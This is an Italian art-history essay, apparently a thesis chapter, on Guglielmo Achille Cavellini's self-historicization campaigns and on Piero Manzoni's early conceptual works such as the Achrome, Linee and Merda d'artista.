Della serie di opere **25 lettere** fa stampare anche un catalogo che invia ai direttori dei musei, alle gallerie, ai critici e agli artisti sparsi in tutto il mondo, in questo modo, chi non poteva visitare le sue mostre, avrebbe avuto una **mostra a domicilio**. Nel 1974 stampa seimila copie del catalogo della nuova mostra a domicilio **Cimeli**, scrive la pagina dell'enciclopedia in cui proiettava la sua azione nel futuro, pubblica una cartolina con l'elenco dei movimenti e dei protagonisti che hanno contribuito al rinnovamento dell'arte moderna, dal naturalismo di Courbet alla sua autostoricizzazione e in un'altra cartolina, con i colori della bandiera italiana, compila il suo decalogo:

- 1° Non autostoricizzatevi
- 2° Non eseguite "Manifesti" e "Francobolli" per le celebrazioni del vostro centenario
- 3° Non allestite mostre a domicilio
- 4° Non bruciate, non distruggete, non svuotate le vostre opere non riuscite; non riproponetele; non sezionate quelle di artisti famosi
- 5° Non pubblicate in vita il libro dei vostri cimeli
- 6° Non scrivete lettere di ringraziamento ai "Grandi" di ogni tempo che vi hanno dedicato un libro
- 7° Non scrivete lettere ad artisti famosi del passato
- 8° Non compilate elenchi con il vostro Movimento, tra quelli che hanno contribuito al rinnovamento dell'arte moderna
- 9° Non esponete standardi delle vostre esposizioni celebrative sull'entrata dei musei
- 10° Non pubblicate la vostra storia passata, presente e futura; non scrivetela dappertutto (su indumenti personali, corpo umano, stoffe, colonne, eccetera)

¹⁰ Cavellini G.A., op. cit., pp. 37-38



Guglielmo Achille Cavellini, Copertina del Catalogo Cimeli, 1974



Guglielmo Achille Cavellini, Decalogo di Cavellini, 1974



Guglielmo Achille Cavellini, Adesivi per la celebrazione del Centenario, 1974

Prendendo spunto dalla classifica dei cento pittori e scultori più importanti del mondo pubblicata su una rivista tedesca, Cavellini stampa una sua personale classifica dove si inserisce al 33° posto, primo tra gli artisti italiani, al secondo posto Manzoni, 40° in elenco. Invia cinquemila copie della classifica un po' ovunque fino a che non ritrova la sua personale classifica nelle ultime pagine del libro di Gillo Dorfles *Le ultime tendenze dell'arte oggi*. La casa editrice Feltrinelli ristampò la seconda edizione per correggere l'errore, ma ne frattempo Cavellini acquista 300 copie della prima edizione, le firma e le numera come fossero delle sue opere d'arte e le invia a trecento persone.

Per la sua operazione di autostoricizzazione realizza anche i celeberrimi adesivi rotondi, con un diametro di dieci centimetri, a tre colori, verde bianco e rosso, con le scritte "Venezia, Palazzo Ducale - Cavellini 1914-2014 - 7 settembre, 27 ottobre"

«questi stampati divennero presto un'arma diabolica. Un famoso artista americano fluxus, un giorno scrisse: "Quei maledetti adesivi di Cavellini, che sono incollati in tutte le parti del mondo". Da quel giorno, in ogni mia spedizione postale, non dimenticai di unire un buon numero di questi adesivi. Col tempo venni a sapere che ero diventato l'artista più chiacchierato. Però qualcuno aveva già intuito che poteva trattarsi di una cosa seria. Gli artisti italiani si arrabbiavano nel ricevere i miei cataloghi. Lentamente ero arrivato nel mio intento: sradicare il preconetto del collezionista-pittore.»¹¹

Nel 1975 realizza una mostra a domicilio di venti comparizioni e analogie in cui si compara a Van Gogh, Picasso, Michelangelo, Duchamp, Pollock, Kandinsky, Rauschenberg, Dubuffet, Lichtenstein, Oldenburg e tanti altri.

«La mia operazione di autostoricizzazione incuriosiva. Mi volle conoscere Marina Abramovic, una giovane artista iugoslava, nota per le sue spregiudicate esibizioni. Rimase impressionata nel vedere tutto il mio vecchio e nuovo lavoro. "Se tu abitassi in America", mi disse, "impazzirebbero per il tuo lavoro". Purtroppo abitavo in Italia.»¹²

Nello stesso anno, dopo aver effettuato molte ricerche biografiche, inizia a scrivere lettere confidenziali a 25 artisti pittorici:

«Cimabue mi aveva regalato un crocifisso grande più di tre metri, in cambio di una mia piccola opera, ma fui costretto a rimandarglielo perché il lavoro era troppo grande per la mia camera da letto e nello scantinato si sarebbe rovinato. Il vescovo della mia città aveva rifiutato il deposito e giudicato l'opera troppo moderna. Paul Cézanne invece mi aveva regalato il quadro dei



Guglielmo Achille Cavellini, Continuo la serie delle mie mostre a domicilio, 1975

¹¹ Cavellini G.A., op. cit., pag. 41

¹² Ibidem

giocatori di carte. Era caparbio. Non era andato ai funerali di sua madre perché lo aspettava un paesaggio da finire. Mi scrisse di procurargli le medicine per il suo diabete. Van Gogh e Gauguin mi pregarono di far loro conoscere Cézanne. Quest'artista era considerato un orso della pittura, desiderava restar solo. Si accasciò e pianse quando Rodin lo salutò con rispetto, e fuggì quando Monet lo elogiò, pensando di essere burlato.»¹³

Durante il natale del 1975 ricevette anche in regalo, il frutto che la sua autostoricizzazione stava funzionando, venne infatti incluso nel volume di aggiornamento dell'Enciclopedia *Rizzoli-Larousse*

«avranno detto che l'avevo messa io quella pagina, nottetempo. Mi riferirono che un mio concittadino, incredulo, quando gli capitò di recarsi a Roma, andò in una libreria per stabilire se veramente esistesse quella pagina in altre copie di quell'enciclopedia.»¹⁴

Nel 1976, presso la galleria *Diagramma* di Luciano Inga Pin a Milano, realizza la performance in cui dipinge sul corpo del giovane Marco Luchetti la sua pagina enciclopedica e sempre nello stesso anno fa scalpore il suo rifiuto a partecipare alla Biennale di Venezia

«mi procurai una lettera d'invito per partecipare alla Biennale di Venezia di quell'anno, il 1976. Sostituì il nome di un artista, regolarmente invitato, con il mio. Poi indirizzai una lettera a Ripa di Meana, il Presidente della Biennale, rifiutando l'invito e dichiarandomi in disaccordo con il comportamento della presidenza che inesorabilmente avrebbe portato al totale affossamento della nostra prestigiosa manifestazione culturale.»¹⁵

Per le fiere mercato di Bologna e Basilea e per *Documenta* a Kassel, Cavellini scrisse su altri abiti che fa indossare a due persone, quelle che diverranno le sue sculture viventi: Marco Luchetti e Pierangela Colosio. Questi due ragazzi passeggiavano con disinvoltura all'interno della fiera ed entravano nei vari reparti, collocando gli adesivi del centenario un po' ovunque e distribuendo la nuova classifica che Cavellini aveva da poco stampato e in cui risultava il primo artista del mondo. Le sculture viventi affascinano e fanno notizia: un gallerista parigino voleva acquistare le due sculture per poi buttarle nella Senna, e un napoletano voleva venderle ad un'asta pubblica. Nel frattempo Marina Abramovic e Ulay attraversavano l'America e il Canada a bordo di un furgoncino su cui era incollato l'adesivo del centenario di Cavellini.


Nasce, all'insaputa di Cavellini, il *CSC - Centro Studi Cavelliniani*, con sede a Viareggio, che inviava comunicati in giro per l'Italia per innalzare la figura dell'artista, ancora



Guglielmo Achille Cavellini scrive la propria storia sul corpo di una modella, 1975



Guglielmo Achille Cavellini scrive la propria storia sul cranio rasato di Shimamoto, 1988



Guglielmo Achille Cavellini mentre scrive sul corpo di Marco Lucchetti, 1984

¹³ Cavellini G.A., op. cit., pag. 46

¹⁴ Cavellini G.A., op. cit., pag. 47

¹⁵ Cavellini G.A., op. cit., pag. 49

osteggiato e deriso in patria. Il CSC invia una circolare al sindaci di venti città italiane che recita:

Egregio Signor Sindaco, il centro studi Cavelliniani con il patrocinio di INFORMAZIONE, nel quadro delle iniziative per la celebrazione del 63° anniversario della nascita di G.A.C. si fa promotore presso la signoria vostra perché dia il suo fattivo contributo affinché la strada della sua città attualmente denominata via *Leonardo da Vinci* venga intitolata alla illustre persona oggetto dei nostri studi e possa quindi il suo nome essere cambiato in quello di via *Guglielmo Achille Cavellini*. Certi che ella accoglierà entusiasticamente la proposta attendiamo una sua cortese comunicazione in merito.

Ossequi C.S.C./Informazione

la mente di tutto ciò è Carlo Battisti, un artista che non era riuscito a destare interesse con la propria arte e, venuto a conoscenza della figura di Cavellini tramite la finta classifica pubblicata sul libro di Dorfles, aveva deciso di dedicarsi all'esaltazione della sua figura invece che della propria.


Battisti ha una fantasia scatenata e progetta di far volare un aeroplano con in coda uno striscione con il nome di Guglielmo Achille Cavellini, di scrivere sui muri "Cavellini al potere", di realizzare una moneta con l'effigie dell'artista da quotare in borsa, di fabbricare uno spray denominato "GAC il pulisci musei" un liquido spumoso bianco che annullava e imbiancava i quadri esposti nei musei.

Alla lettera indirizzata ai sindaci rispondono solo quelli di Genova, Napoli e Venezia che, chiedendo ulteriori notizie e informazioni sull'artista, rispondono che solitamente ai personaggi famosi si dedicano strade soltanto dieci anni dopo la loro morte. Battisti non demorde e scrive anche ai vescovi per chiedere la beatificazione di Cavellini, risposero solo quelli di San Marino e di Montefeltro dicendo che la beatificazione era possibile soltanto dopo dieci anni dalla morte.

Nel 1978 realizza la cartolina che riporta i "Dieci modi per diventare famosi":

- 1° Uccidere Cavellini, o farsi uccidere da Cavellini
- 2° Essere presenti nel Museo Cavelliniano
- 3° Esaltare l'autostoricizzazione di Cavellini
- 4° Indossare il soprabito e il vestito scritti da Cavellini
- 5° Farsi scrivere sul corpo da Cavellini la sua storia
- 6° Organizzare un centro studi Cavelliniano
- 7° Ottenere l'incarico di festeggiare il centenario di Cavellini
- 8° Scrivere un libro o un saggio su Cavellini
- 9° Ricevere per posta un "Andata-Ritorno" di Cavellini
- 10° Possedere un'opera di Cavellini

«Un giorno Christoph Machert, un giovane artista tedesco, che abitava a Witten, mi telefonò che stava attuando i miei comandamenti. Per il primo, "Uccidere Cavellini", mi aveva



Guglielmo Achille Cavellini, *Dieci modi per diventare famosi*, 1978

già inviato un barattolino con delle pillole. Ricordavo di averle ricevute, ma non le avevo collegate alla sua operazione. Per essere presenti nel Museo Cavelliniano mi aveva spedito una sua piccola opera che feci incorniciare. Per il terzo, "Esaltare la mia autostoricizzazione", mi disse per telefono di mandargli il soprabito scritto. Gli risposi di venire a casa mia ad indossarlo. Sarebbe venuto ad indossarlo, ed anche a farsi scrivere la mia storia sul suo corpo, come esigeva il quinto comandamento»¹⁶

La popolarità di Cavellini cresce a dismisura all'estero. Viene invitato a San Francisco e Los Angeles, in Australia, in Cina, in buona parte dell'Europa e in tanti altri luoghi dove viene accolto come una star. Solo in Italia continua a essere ignorato.

Nel 1979 spedisce ai suoi amici, dislocati in ventuno nazioni, cinquemila moduli da compilare, sottoscrivere e restituire per realizzare una sorta di referendum popolare per ottenere la partecipazione alla Biennale di Venezia. Dopo aver ricevuto indietro i moduli compilati ne invia quasi tremila alla Biennale

«forse non era mai capitato un fatto del genere; forse avrò messo in imbarazzo gli organizzatori; forse non avranno preso sul serio quel mio comportamento artistico. Una cosa era certa: che qualsiasi istituzione di ogni parte del mondo mi avrebbe scritto almeno due righe per informarmi che il pacco era regolarmente arrivato. Macché, assoluto silenzio.»¹⁷

A Verona, nel 1980, apre la galleria *Cinquettie* e l'inaugurazione prevede proprio una mostra di Cavellini, che invece di esporre opere alle pareti, mette due sedie al centro della galleria dove si siedono lui e il visitatore che decide di farsi fare un ritratto dall'artista per la cifra simbolica di cinquemila lire. I disegni, poi, vengono appesi alla parete della galleria che si riempì di 43 ritratti in due ore. Intanto l'autostoricizzazione, snobbata dalla critica, affascina e fa proseliti tra i giovani; il ventitreenne Leonardo Laiti, bresciano, forma il gruppo "Artcheosub Cavelliniano" e, con gli altri fans di Cavellini, equipaggiati di tutto punto, alla guida di un furgone ricoperto dagli adesivi del centenario, si spostano lungo le sponde del lago di Garda per immergersi in acqua alla ricerca di un pesce sconosciuto agli studiosi, che deve essere verde, bianco e rosso.

Per far dispetto alla Biennale di Venezia del 1982 che, per l'ennesima volta, non aveva preso sul serio la sua arte, Cavellini decise di tappezzare Venezia di adesivi del centenario. Questa volta ne subì le conseguenze perché un ufficiale giudiziario bussò alla porta di casa sua con un atto di citazione del pretore di Venezia che l'accusava di "aver deturpato ed imbrattato monumenti, pavimenti e



Guglielmo Achille Cavellini ricoperto dalla sua scrittura

¹⁶ Cavellini G.A., op. cit., pag. 66

¹⁷ Cavellini G.A., op. cit., pag. 108



Guglielmo Achille Cavellini, *Operazione videotape a New York, 1982*

immobili, in genere, di Venezia, attaccandovi un numero relevantissimo di autoadesivi [...] per aver affisso gli autoadesivi indicati fuori dagli spazi prestabiliti. Testimoni: il Sindaco di Venezia e il Comandante dei Vigili Urbani"

«spiegai al Pretore che i miei adesivi, a partire dal 1974, li avevo distribuiti in tutto il mondo e non mi era stato possibile controllare la situazione. Gli mostrai quelli di Palazzo Pitti, degli Uffizzi di Firenze, e di Tokio, per dimostrare che non esistevano soltanto gli adesivi riguardanti il Palazzo Ducale di Venezia, come avevano scritto i giornali. Mi chiese il significato delle date 1914-2014 [...] gli spiegai che nell'anno 2014 sarebbe ricorso il mio centenario e mi ero permesso di celebrarlo ancora in vita.[...] Il Pretore mi chiese se ero ricco e come facevo a sostenere le spese per autostoricizzarmi. Per la prima volta svelai qualche segreto, che un giorno o l'altro avrei rivelato: disperdevo la collezione per sovvenzionare la mia operazione di autostoricizzazione.[...] Alla fine il Pretore chiamò in sala, uno alla volta, le due persone che mi avevano accusato di deturpamento della città: non avevano visto nessuna persona incollare i miei adesivi nella città di Venezia. [...] Il Pretore mi comunicò che non mi riconosceva colpevole di quell'imputazione. L'avvocato che difendeva gli interessi della città di Venezia, dal fondo della sala gridò: "Sarà contento signor Cavellini, voleva la pubblicità, ebbene, l'ha avuta".»¹⁸

Ma si sa che quando una persona è fuori dall'ordinario, le persone che la circondano e la stimano, non sono persone comuni. Cavellini riceve ogni giorno molte lettere, alcune stravaganti. Degna di nota è quella di Philippe Passier, un artista francese che spedisce a Cavellini una cartella-libro contenente delle istruzioni un po' anomale:

«...Io sono costernato, in qualità di coordinatore di tutti gli affari criminali per l'Europa, di constatare che ancora nessuno ha tentato di rapirvi. È già accaduto a molti personaggi importanti, ricchi e celebri. A voi non ancora. Perché? Io avrei parecchie proposte da sottoporvi.

1° - Voi ed io fissiamo una taglia di cinque milioni di dollari.

2° - Dopo un colloquio preliminare io mi incarico di rapirvi. In ogni caso i vostri parenti, i giornalisti e le amministrazioni devono credere che sia un vero rapimento. Io poi reclamerò una taglia di 5 milioni di dollari.

3° - Io vi vendo l'idea l'idea del rapimento di Cavellini, perché non ho il coraggio di rapirvi. Ve la vendo per cinque milioni di dollari. In ogni caso ci costerà cinque milioni di dollari.

Resto in attesa di una risposta e di incontrarvi presto.

P.P.

Come utilizzeremo i soldi del riscatto.

1° - Io li brucio. Ma ciò sarebbe stupido.

2° - Acquistiamo quattromila bottiglie di scotch whisky, poiché io sono un alcolizzato. E ciò sarebbe già meglio.

3° - Acquisto una casa nella regione dove vivo e formerei il primo Museo di Cavellini in Francia; del quale io sarei l'onorato



Guglielmo Achille Cavellini, *Francobolli Artistici Cezanne 1839-1939 Cavellini 1914-2014, 1981*

¹⁸ Cavellini G.A., op. cit., pag. 131

conservatore.

4° - Assolderei un uccisore per assassinare Ronald Reagan. Troppo pericoloso.

5° - Organizzerei una campagna di stampa per dimostrare che la rivista SPHYNX era finanziata dal KGB.»¹⁹

Guglielmo Achille Cavellini muore nel 1990 all'età di 76 anni e rimane una figura centrale per lo sviluppo dell'arte contemporanea in Italia. La sua autostoricizzazione, nata per provocare con ironia i responsi negativi avuti dal sistema dell'arte, ha messo in luce le contraddizioni di quel sistema, basato sull'ambizione, sul desiderio di fama e di successo: Cavellini si autocelebra, scavalcando tutte le gerarchie del sistema dell'arte ufficiale. Cavellini è l'*outsider* che

si fa portavoce di una massa quasi anonima di artisti votati all'esclusione, inizia un processo in cui scientemente sostituisce sé al genio, si pone alla pari dei grandi della storia e idealmente tenta di scardinare le gerarchie del sistema dell'arte²⁰

e nel 2014, anno del suo centenario, lascia questo pensiero:

«Come sarà la situazione mondiale nel 2014, l'anno del mio centenario? Da molto tempo ho rilasciato parecchie autorizzazioni per celebrare il mio centenario nel 2014 a molti giovani sparsi per il mondo. Ho ricevuto molte promesse, garanzie. Il 2014 dovrebbe essere l'anno dei miei festeggiamenti. Tutto fa prevedere che non sarò dimenticato. I miei messaggi non saranno stati inutili. Nel 2014 il sistema da tempo avrà esaurito la sua tradizionale funzione. Non esisteranno più le gallerie d'arte, il mercato, il collezionismo e le migliaia di critici arroganti, presuntuosi, che il tempo inesorabilmente avrà dimenticato, come sempre è avvenuto. Anche dipingere con i colori e i pennelli sarà un antico ricordo. Nasceranno altri uomini geniali che logicamente opereranno con i nuovi mezzi proposti dalla scienza e dalla tecnica. Il nostro pianeta continuerà la sua strada, sempre freneticamente alla ricerca del nuovo e del diverso. Costruiranno città spaziali. I resti delle civiltà passate saranno gelosamente conservati. L'arte servirà ad educare la sensibilità. Finché ci sarà l'uomo ci sarà anche l'arte, espressione del proprio tempo. Mi rammarico perché non mi sarà possibile seguire e conoscere l'evoluzione della mia opera, che ha determinato una autonomia di pensiero e una liberazione da ogni condizionamento. L'arte sarà la vita e la vita sarà l'arte.»²¹

Siamo arrivati nel 2015 e le gallerie esistono ancora, portando con sé mercanti e collezionisti. I critici lavorano ancora, anche i più arroganti che trovano spesso spazio nei salotti televisivi. La pittura è ancora una tecnica in uso nonostante la tecnologia e i resti delle civiltà passate crollano grazie all'incuria delle amministrazioni locali. L'unica cosa certa è

¹⁹ Cavellini G.A., op. cit., pag. 135

²⁰ Cavellini P., *Guglielmo Achille Cavellini*, Brescia, Nuovi Strumenti, 1993, pag. 87

²¹ Cavellini G.A., op. cit., pag. 155



Guglielmo Achille Cavellini ricoperto dagli adesivi del suo centenario



Guglielmo Achille Cavellini ricoperto dagli adesivi del suo centenario



Invito per l'inaugurazione della mostra *Propheta in Patria* al Mart di Rovereto, 2014

che il 2014 è stato l'anno dei festeggiamenti del centenario di Cavellini. Il sito www.gac2014.it, raccoglie tutti gli eventi organizzati per il centenario: Brescia e provincia, Venezia, Salerno, Positano, Milano, Livorno, Viareggio, Bologna, Bergamo, Torino, Savona, Roma, Vlissingen in Olanda, Brema, San Francisco e Seattle sono le città che hanno partecipato ai festeggiamenti con mostre, spettacoli e quant'altro. Ma la mostra più importante, in un museo che Cavellini non immaginava neanche vista la sua realizzazione solo nel 2002, è quella che non è avvenuta al Mart di Rovereto. Il museo trentino era quasi pronto all'inaugurazione di venerdì 3 ottobre 2014 della mostra celebrativa di Cavellini *Propheta in patria* ma a due giorni dal vernissage ha dovuto stracciare gli inviti e cestinare i cataloghi già stampati perché gli eredi si sono rifiutati di prestare le opere. Marco Bianchi, uno dei nipoti di Cavellini, non ha voluto specificare le motivazioni del rifiuto al prestito delle opere e ha semplicemente detto al *Corriere della Sera*:

«Sono dispiaciutissimo: dico solo che il Mart non c'entra niente, non avevamo nessun problema con il museo, che anzi abbiamo sempre sostenuto nell'allestimento della mostra. Sono questioni di famiglia, private».²²

La mostra saltata, però, sembra quasi una ripicca di Cavellini che, dopo aver passato la vita a lottare per entrare nel sistema dell'arte, è riuscito a beffarlo di nuovo quattordici anni dopo la sua morte, e come disse Nanni Moretti:

«Che dici vengo? Mi si nota di più se vengo e me ne sto in disparte o se non vengo per niente?»²³

²² Troncana A., *Cavellini: lite tra gli eredi, salta la mostra al Mart di Rovereto* *Cavellini: lite tra gli eredi, salta la mostra al Mart di Rovereto*, 2014 www.brescia.corriere.it/notizie/cronaca/14_ottobre_03/cavellini-lite-gli-eredi-salta-mostra-mart-rovereto-b8760a44-4ad9-11e4-9829-df2f785edc20.shtml, consultato il 2/11/2014

²³ Nanni Moretti, *Ecce Bombo*, 1978

Piero Manzoni

Non c'è nulla da dire: c'è solo da essere, c'è solo da vivere.

Piero Manzoni nasce il 13 luglio 1933 a Soncino, in provincia di Cremona, da una famiglia di nobile casata. Si diploma nel 1951 e si iscrive alla facoltà di Giurisprudenza all'*Università Cattolica* di Milano. Nel 1953 prende lezioni private di disegno e acquerello evolvendo dal figurativo all'astrattismo. Dopo una serie di frequentazioni alla galleria milanese *Arturo Schwarz*, in cui si avvicina ai dadaisti e surrealisti, abbandona Giurisprudenza per iscriversi a Roma alla facoltà di Filosofia. Tornato a Milano, rinuncia definitivamente agli studi per dedicarsi alla pittura. Dapprima sperimenta materiali come il gesso e lo smalto cominciando a frequentare il *Gruppo Nucleare* ma poi inizia a uscire dall'ambiente che gli è più vicino e va alla ricerca di altri scambi e confronti. Alla fine del 1955 inizia un periodo in cui intreccia esperienze diverse che vanno dalla sperimentazione di materiali come il catrame a dipinti con impronte di oggetti disparati come chiodi, forbici e spille a una serie di opere con figure antropomorfe. La battaglia che si combatte in quel periodo nell'animo di Manzoni è quella tra il pittore e l'uomo artista, tra colui che si inserisce nei solchi del linguaggio pittorico e chi punta a diventare un uomo artista per un'artisticità più globale e totale, ma più che punti di partenza questi sono i cardini della poetica di Manzoni:

- libertà e vita affermate con decisione come criteri di legittimazione e validità dell'arte
- intuizione difesa come facoltà specifica dell'arte
- sviluppo storico e novità rivendicati come dovere di consapevolezza estetica
- opera come documento di un evento, di un fatto, di un processo artistico

In Francia, nel frattempo, Yves Klein ha dato vita alle prime opere e manifestazioni di *Nouveau Réalisme* e in questa fase il percorso artistico di alcuni suoi esponenti è in grande sintonia con quello di Manzoni, tanto da innescare una rincorsa da parte sua per rifarsi alle loro opere più recenti, correggendole secondo la propria visione, manifestando ammirazione e stima ma al tempo stesso rovesciandole con sprezzo e sarcasmo.

Nel 1957 inizia a realizzare la serie degli **Achrome**, quadri con superfici trattate con gesso grezzo, non monocromi ma



Piero Manzoni



Piero Manzoni, *Senza titolo*, 1956, olio e catrame su tela, 46x71 cm



Piero Manzoni, *Achrome*, 1958-59, caolino e tela grinzata, 80x100 cm



Piero Manzoni, *Achrome*, 1958-59, caolino e tela grinzata, 80x100 cm



Piero Manzoni, *Linea m. 3,54*, 1959, inchiostro su carta e cilindro di cartone nero, 23 x 6 cm



Piero Manzoni, *Corpo d'aria n.6*, 1959-60, materiali vari, 12,4x42,7x4,8 cm

acromi, ovvero in assenza di colore. Il bianco inteso come non-colore, come annullamento, svuotamento, negazione, rifiuto di tutto ciò che il colore ha significato fino a quel momento: psicologia, sensazione, pittoricità e simbolismo.

Il bianco acromo di Manzoni è il non-colore di una pittura "organica", che va intesa come essere, invece che come espressione o rappresentazione¹

Nell'aprile del 1959 realizza le prime *Linee* di varia lunghezza, semplici linee nere su rotoli di carta di varia lunghezza. Per Lucio Fontana le linee erano la più grande invenzione di Manzoni, per Klein invece erano più inaccettabili degli *Achrome* perché se gli *Achrome* si presentano ancora come quadri, le linee non hanno più niente a che fare con le tradizionali forme d'arte e fondano un'estetica nuova. Queste linee, nere, erano tracciate su lunghe strisce di carta poi arrotolate e inserite in contenitori di cartone nero disegnati dall'artista stesso ed erano accompagnate da un'etichetta esterna con i dati della lunghezza (sempre diversa) e la data dell'esecuzione. Tutte le *Linee* furono eseguite nel 1959 ed erano una sorta di "*a-disegno*", un disegno ridotto al suo stato materiale e concettuale, spogliato dalle sue valenze espressive e simboliche. Secondo Vincenzo Agnetti, con le *Linee* scomparivano tutti i discorsi riguardanti la pittura, le transizioni e le scuole. Il lavoro di Manzoni sullo spazio attraverso gli *Achrome*, parla del tempo attraverso le *Linee* che portano scritto nella loro stessa esecuzione il tempo necessario alla loro produzione ed era proprio il tempo, che si era fatto "visibile", che veniva calcolato a metratura anche nel prezzo.

Nello stesso anno realizza i quarantacinque *Corpi d'aria*, il primo intervento fisico e corporeo che Manzoni concepisce per un suo lavoro, ma al tempo stesso incorporeo, etereo, che viene dal corpo come una traccia, trasparente, invisibile, che ha bisogno di un contenitore per essere mostrato.

I *Corpi d'aria* sono sculture pneumatiche, prodotte in serie e da vendersi in un astuccio di legno che contiene il palloncino che va gonfiato e il treppiede su cui va posato, oltre al certificato che riporta da un lato titolo, numero e firma dell'artista e dall'altro la descrizione dell'opera e la fotografia di come risulta una volta montato. Il palloncino può essere gonfiato dall'acquirente ma ha un sovrapprezzo se viene gonfiato dall'artista ed è proprio il fiato dell'artista a far nascere la serie successiva di *Fiati d'artista*, un'operazione di denuncia dell'alienazione dell'artista e della mercificazione dell'arte.

¹ Graziosi E., *Piero Manzoni*, Torino, Bollati Boringhieri, 2007, pag. 62

I *Corpi d'aria* sono intesi con il passaggio dall'oggetto artistico all'essere artistico totale. I *Fiati d'artista*, invece, costituiscono il primo utilizzo del prodotto del corpo presentato senza alterazioni con certificato di autenticità; in questo modo restituiva l'anima e l'ispirazione dell'artista, perché il fiato dell'artista non è uguale a tutti gli altri fiati:

è vicino al soffio del Creatore, al pneuma, all'anima, e all'ispirazione: è la non-sostanza, l'"a-sostanza", l'atto stesso della creazione, quello che infonde la vita e quello da cui l'artista riceve l'idea dell'opera.²

Manzoni esce dunque dall'idea tradizionale di arte in un periodo in cui l'arte

si trova a uno snodo del suo percorso, un crocevia da cui si dipartono diverse direzioni che gli interessano tutte, ma di fronte alle quali sentirà di dover scegliere; e sceglierà quella che non sceglieranno gli altri, scelta da cui deriveranno la sua originalità ma anche il suo isolamento, specie nel panorama artistico italiano, e in parte anche la sua fortuna storica in un paese appunto restio ad accettare audacie come la sua.³

Il 18 agosto 1959, alla galleria *Il Pozzetto Chiuso* di Albisola, espone per la prima volta una serie di *Linee* che vengono presentate chiuse ad eccezione della più lunga, che viene aperta e stesa sulla parete. La mostra fa scalpore e scandalo e la linea esposta verrà deturpata.

Il 21 giugno 1960 alla galleria *Azimut* prende vita una strana mostra-evento in cui gli spettatori possono interagire, mangiando, le *Uova scultura* bollite e timbrate con l'impronta del pollice di Manzoni. L'uovo, simbolo della vita è legato alla consumazione, all'impronta, alla conservazione e alla scatola che gli danno e ricevono un'aggiunta di significato: l'uovo è infatti una scatola naturale e organica ma è anche un *achrome* bianco e naturale, la scatola riceve dal legame con l'uovo un collegamento alla conservazione, all'origine, alla vita e alla consumazione mentre l'impronta conferisce individualità, appartenenza. L'impronta segna il passaggio dell'artista nell'uovo e la consumazione di quest'ultimo allarga i termini di possessione dell'artisticità. Secondo molte interpretazioni l'artista mischia il sacro con il profano perché ripropone il rito della consacrazione e della comunione attraverso il rituale della cottura delle uova, impersonificate da Manzoni mediante la stampa della propria impronta, che il pubblico poteva consumare. Realizzava così il mistero dell'eucarestia artistica dell'uovo, archetipo simbolico della generazione.



Piero Manzoni, *Uovo scultura n.16*, 1960, uovo, inchiostro, bambagia e legno, 5,6 x 6,8 x 8,2 cm



Giuseppe Bellone, *Piero Manzoni durante le riprese del cortometraggio Uova*, 1960



Piero Manzoni, *Base magica*, 1961, legno, 60x80x80 cm

² Graziosi E., op. cit., pag. 98

³ Graziosi E., op. cit., pag. 30



Piero Manzoni, *Base magica n.2*, 1961, legno, 30x30x30 cm



Piero Manzoni, *Socle du monde*, 1961, ferro e bronzo, 82x100x100 cm



Piero Manzoni, *Merda d'artista*, 1961, scatola di latta e carta stampata, h 4,8 cm ø 6 cm

La mostra dura in tutto 70 minuti con la totale consumazione delle uova a disposizione e crea molto scalpore sia per la novità di un anticipo dell'arte relazionale, che prenderà piede negli anni '90, sia per il risvolto parodistico, dissacratorio e blasfemo nei confronti del rito religioso cattolico.

Nel gennaio del 1961 prende forma la prima delle tre versioni delle *Basi Magiche*: è in legno, a forma di piramide tronca, con sopra le sagome dei piedi a indicare dove si deve posizionare colui che salendovi sarà da considerare e potrà considerarsi un'opera d'arte per tutto il tempo che vi resterà. La *Base magica* è un parallelepipedo, al contrario della scatola, espone invece di nascondere, ma solo sulla prima versione appaiono le sagome dei piedi, difatti già nella seconda le impronte non vi sono più perché non saranno solo le persone invitate a salire ma anche tutto ciò che vi sarà posto sopra diventerà arte, in questo modo la base magica diventa la realizzazione della profezia duchampiana secondo cui ogni oggetto si trasformerà in un *ready made*.

La terza *Base Magica* è il *Socle du monde*, capovolto nel sostenere il mondo. La scritta, capovolta anch'essa, certifica, titola e dà il senso all'opera, la direzione e il significato.

Manzoni pone il corpo su un piedistallo e su un altro piedistallo appoggia il mondo. Come oggetti preziosi confezionati dall'artista e consegnati alla percezione di chi vede.⁴

Nel maggio del 1961 produce e inscatola tutte le novanta *Merda d'artista*, nient'altro che scatole di latta contenenti 30 grammi ciascuna di defecazioni dell'artista, inscatolate al naturale, da vendersi al prezzo corrente dell'oro. L'opera è la più scandalosa e al tempo stesso la più famosa di Manzoni e i significati che girano intorno a questa sono infiniti. Se in principio c'è la polemica nei confronti di Klein e delle sue *Cessioni di una zona di sensibilità pittorica immateriale* che con l'oro aveva lavorato per parlare di speculazione in arte, Manzoni rovescia oltre il limite la parodia e la provocazione in quanto per lui la merda è merda semmai è l'oro a essere riportato alla merda. Ma tra i tanti significati che si rincorrono, che narrano di alchimie e metafisica, quello di Nancy Spector racconta la *Merda d'artista* come una critica al feticismo dell'arte. Infatti Manzoni sarebbe un anticipatore dell'analisi decostruttiva al centro di pratiche artistiche degli ultimi decenni del '900.

